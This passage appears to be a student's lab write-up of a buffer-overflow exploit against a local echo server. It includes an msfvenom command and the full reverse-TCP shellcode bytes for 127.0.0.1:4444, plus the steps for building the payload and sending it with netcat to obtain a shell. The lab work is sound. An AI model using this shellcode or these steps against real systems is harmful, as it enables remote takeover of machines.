


To generate the shell code –

```
$ msfvenom --platform Linux -a x64 linux/x64/shell_reverse_tcp LHOST=localhost LPORT=4444 -f python
```



```
herschelle@kali: ~/Desktop
(herschelle@kali)~[~/Desktop]
$ msfvenom --platform Linux -a x64 -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f python
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of python file: 373 bytes
buf = b""
buf += b"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48"
buf += b"\x97\x48\xb9\x02\x00\x11\x5c\x7f\x00\x00\x01\x51\x48"
buf += b"\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e"
buf += b"\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58"
buf += b"\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48"
buf += b"\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05"
(herschelle@kali)~[~/Desktop]
$
```


Options:

- --platform Linux: self-explanatory
- -a x64: 64 bit architecture
- -p linux/x64/shell\_reverse\_tcp: shell code for reverse tcp shell connection. This is one of the many payloads present in Metasploit framework.
- LHOST=localhost: listener's ip address to connect to
- LPORT=4444: listener's port to connect to
- -f python: I needed the output in python


This creates the shellcode to make a connection to 127.0.0.1:4444.

We copy this shellcode to python file as shown below. Then we use gdb to get the address of rbp, in my case it is 0x7fffffff770 and set in the variable named rbp in the generator.py file.

Determining offsets and addresses using gdb was already shown and done in assignment 2, thus I am omitting it.



Now we run the server (simple\_echo\_server) on one terminal, listen on port 4444 using netcat on another terminal and finally connect and send payload using 3<sup>rd</sup> terminal.



Before that we need to generate the final payload using python3 generate.py. We can see currently on typing “whoami” nothing happens.

This will create a file named payload. Now we use the command nc localhost 22000 < payload.

And this gives us a tcp reverse shell on our listener terminal

